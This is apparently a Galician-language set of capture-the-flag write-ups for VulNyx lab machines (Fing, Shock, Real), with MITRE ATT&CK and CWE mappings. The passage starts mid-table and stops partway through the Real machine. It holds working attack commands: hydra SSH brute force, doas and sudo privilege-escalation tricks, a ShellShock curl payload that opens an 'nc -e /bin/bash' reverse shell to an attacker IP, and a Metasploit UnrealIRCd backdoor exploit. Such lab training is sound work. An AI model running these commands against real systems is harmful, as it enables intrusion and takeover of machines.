1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Identificación de LFI en endpoint web vulnerable	Explotación de aplicación pública (LFI)	T1190 — Exploit Public-Facing Application	CWE-98 — Improper Control of Filename for Include/Require Statement (Local/ Remote File Inclusion)
3. Explotación	Lectura de ficheiros sensibles e obtención de chaves SSH	Exposición de credenciais / uso de contas válidas	T1005 — Data from Local System T1552.001 — Credentials in Files T1078 — Valid Accounts	CWE-200 — Information Exposure; CWE-312 — Cleartext Storage of Credentials
	Ataque offline a passphrase e acceso SSH coa chave	Brute-force / credenciais válidas	T1110 — Brute Force T1078 — Valid Accounts	CWE-521 — Weak Password Requirements (contextual); CWE-307 — Improper Restriction of Excessive Authentication Attempts
4. Post-explotación	Transferencia de ferramentas e enumeración do sistema	Transferencia de ferramentas / *discovery* local	T1105 — Ingress Tool Transfer T1083 — File and Directory Discovery	CWE-732 — Incorrect Permission Assignment for Critical Resource; CWE-284 — Improper Access Control

FING


Máquina virtual Fing



A máquina Fing é moi interesante porque...

- Servizo finger (porto 79) para enumeración de usuarios
- Uso de Metasploit para enumerar usuarios mediante finger
- Ataque de forza bruta SSH con SecLists
- Escalada horizontal mediante busybox con sudo
- Abuso de doas (equivalente OpenBSD de sudo) con find

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Fing -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Fing # buscar portas (p.ex. 22,79)
whatweb IP_VulNyx_Fing
curl -I IP_VulNyx_Fing
```

Fase 2 — Análise

```
# Enumeración con módulo Metasploit para finger
msfconsole -q
> use auxiliary/scanner/finger/finger_users
> set RHOSTS IP_VulNyx_Fing
> run # Atopamos usuarios expostos polo servizo finger

# Complementar coa comprobación web / servizos descubertos
whatweb IP_VulNyx_Fing
curl "http://IP_VulNyx_Fing/" -s | sed -n '1,120p'
```

Fase 3 — Explotación

```
# Se atopamos un usuario válido (p.ex. 'service' ou 'admin') probamos forza bruta a SSH
hydra -l usuario_encontrado -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt ssh://IP_VulNyx_Fing -t 64

# Se se obtén acceso por SSH:
ssh usuario_encontrado@IP_VulNyx_Fing # Conseguimos consola de usuario (flag user)

# Alternativa: se atopamos claves privadas no sistema remoto (p.ex. vía finger / ficheiros expostos)
# recuperámola e atacámola offline como no exemplo Doctor
ssh2john id_rsa > id_rsa.hash && john -w:/usr/share/wordlists/rockyou.txt id_rsa.hash
chmod 400 id_rsa && ssh -i id_rsa usuario@IP_VulNyx_Fing
```

Fase 4 — Post-explotación

> **Subimos linpeas.sh para enumerar privilexios e configuracións fráxiles**


```
# Enumeración local
uname -a
id
hostnamectl
sudo -l           # buscamos comandos con NOPASSWD
find / -perm -4000 -type f 2>/dev/null | xargs ls -l

# Exemplos de explotación local que poderían devolver root:
# 1) Doas / sudo mal configurado
cat /etc/doas.conf
# 2) Ficheiros con SUID executables explotables
find . -type f -perm -4000 2>/dev/null | xargs ls -l

# Usando doas (se existe e é vulnerable / mal configurado)
# (exemplo adaptado; non execute sen comprender)
touch 1.txt && doas /usr/bin/find . -type f -exec /bin/bash \; # obter consola root (flag root)
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Fing

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Enumeración de usuarios mediante servizo finger	Enumeración de contas / servizo finger	T1087 — Account Discovery T1592 — Gather Victim Host Information	CWE-200 — Information Exposure; CWE-359 — Exposure of Private Personal Information
3. Explotación	Ataque de forza bruta contra SSH con hydra	Brute-force de credenciais	T1110.001 — Brute Force: Password Guessing T1110.002 — Brute Force: Password Cracking	CWE-521 — Weak Password Requirements; CWE-307 — Improper Restriction of Excessive Authentication Attempts
	Acceso SSH con credenciais válidas	Uso de contas válidas	T1078 — Valid Accounts T1021.004 — Remote Services: SSH	CWE-798 — Use of Hard-coded Credentials (contextual)
4. Post-explotación	Enumeración de binarios SUID e análise de doas.conf	Discovery local / enumeración de permisos	T1083 — File and Directory Discovery T1069 — Permission Groups Discovery T1615 — Group Policy Discovery	CWE-732 — Incorrect Permission Assignment for Critical Resource

SHOCK


Máquina virtual Shock



A máquina Shock é moi interesante porque...

- Vulnerabilidade ShellShock (CVE-2014-6271) en Apache CGI
- Inxección de comandos mediante User-Agent header
- Script vulnerable: /cgi-bin/shell.sh
- Cadea de escalada: www-data → [usuario] (busybox) → root (systemctl)
- Abuso do pager less dentro de systemctl con !sh

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Shock -R # TTL = 64 ⇒ GNU/Linux, TTL = 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Shock # 21(filtered),22,80
whatweb IP_VulNyx_Shock
curl -I IP_VulNyx_Shock
```

Fase 2 — Análise

```
# Enumeración de directorios web
dirb http://IP_VulNyx_Shock
# Descubrimos: /cgi-bin/ (403 Forbidden) ⇒ Posible vector ShellShock

# Busca de exploits para ShellShock
searchsploit shellshock

# Enumeración de scripts CGI dentro de cgi-bin
```

```
gobuster dir -u http://IP_VulNyx_Shock/cgi-bin/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x sh,cgi
# Atopamos: shell.sh

# Comprobación da vulnerabilidade ShellShock
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" http://IP_VulNyx_Shock/cgi-bin/shell.sh
# ⇒ Obtemos listado de /etc/passwd, confirmando ShellShock
```

Fase 3 — Explotación

```
# Preparamos listener na máquina atacante
nc -lnvp 4444

# Explotación de ShellShock para obter reverse shell
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'nc -e /bin/bash IP_Atacante 4444'" http://IP_VulNyx_Shock/cgi-bin/shell.sh
# ⇒ Conseguimos reverse shell como www-data
```

Fase 4 — Post-explotación


```
# Enumeración de permisos sudo
sudo -l
# User www-data may run the following commands on shock:
#     (user_sistema) NOPASSWD: /usr/bin/busybox

# Escalada horizontal de www-data → user_sistema mediante busybox
# Visitar https://gtfobins.github.io/ → busybox → sudo
sudo -u user_sistema /usr/bin/busybox sh

# Mellora da TTY shell
script /dev/null -c bash
cd /home/user_sistema
cat user.txt # ⇒ Flag de usuario conseguida

# Nova enumeración de permisos sudo como user_sistema
sudo -l
# User user_sistema may run the following commands on shock:
#     (root) NOPASSWD: /usr/bin/systemctl

# Explotación de systemctl con privilegios sudo
sudo /usr/bin/systemctl
# Dentro do pager (less), executamos:
!sh
# ⇒ Conseguimos shell de root

# Verificación
whoami # root
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Shock

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Identificación de directorio cgi-bin e scripts vulnerables	Enumeración web / descubrimento de aplicacións	T1190 — Exploit Public-Facing Application T1592 — Gather Victim Host Information	CWE-200 — Information Exposure; CWE-548 — Exposure of Information Through Directory Listing
	Comprobación e confirmación da vulnerabilidade ShellShock	Explotación de aplicación pública (ShellShock)	T1190 — Exploit Public-Facing Application T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-78 — OS Command Injection; CWE-94 — Improper Control of Generation of Code
3. Explotación	Explotación de ShellShock para obter reverse shell	Command Injection / reverse shell	T1059.004 — Command and Scripting Interpreter: Unix Shell T1071.001 — Application Layer Protocol: Web Protocols	CWE-78 — OS Command Injection
4. Post-explotación	Escalada horizontal mediante busybox con permisos sudo	Abuso de permisos sudo / movemento lateral	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1069 — Permission Groups Discovery	CWE-269 — Improper Privilege Management; CWE-284 — Improper Access Control
	Enumeración de permisos sudo como usuario user_sistema	Discovery local	T1069 — Permission Groups Discovery T1083 — File and Directory Discovery	CWE-200 — Information Exposure
	Abuso de systemctl con pager para escalada de privilexios	Abuso de mecanismos de elevación / escape de pager	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1059.004 — Command and Scripting Interpreter: Unix Shell T1611 — Escape to Host	CWE-269 — Improper Privilege Management; CWE-284 — Improper Access Control

REAL


Máquina virtual Real



A máquina Real é moi interesante porque...

- Backdoor en UnrealIRCd (CVE-2010-2075)
- Explotación mediante Metasploit Framework
- Ficheiro /etc/hosts escribible
- Tarefa cron que conecta a host remoto
- Redirección de tráfico mediante modificación de /etc/hosts
- Captura de conexión de cron para obter shell root

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Real -R # TTL = 64 ⇒ GNU/Linux, TTL = 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Real # 22,6667
whatweb IP_VulNyx_Real
```

Fase 2 — Análise

```
# Porto 6667 → IRC (UnrealIRCd)
# Busca de exploits para UnrealIRCd
searchsploit unreal

# Preparación de exploit con Metasploit
msfconsole -q
use exploit/unix/irc/unreal_ircd_3281_backdoor
show options
set RHOSTS IP_VulNyx_Real
show payloads
set payload payload/cmd/unix/reverse_perl
set LHOST IP_Atacante
```

Fase 3 — Explotación

```
# Explotación mediante Metasploit
exploit
# ⇒ Conseguimos shell como usuario server

whoami # server
cd
cat user.txt # ⇒ Flag de usuario conseguida
```

Fase 4 — Post-explotación


```
# Enumeración do sistema
ls -l /etc/hosts # Permisos de escritura
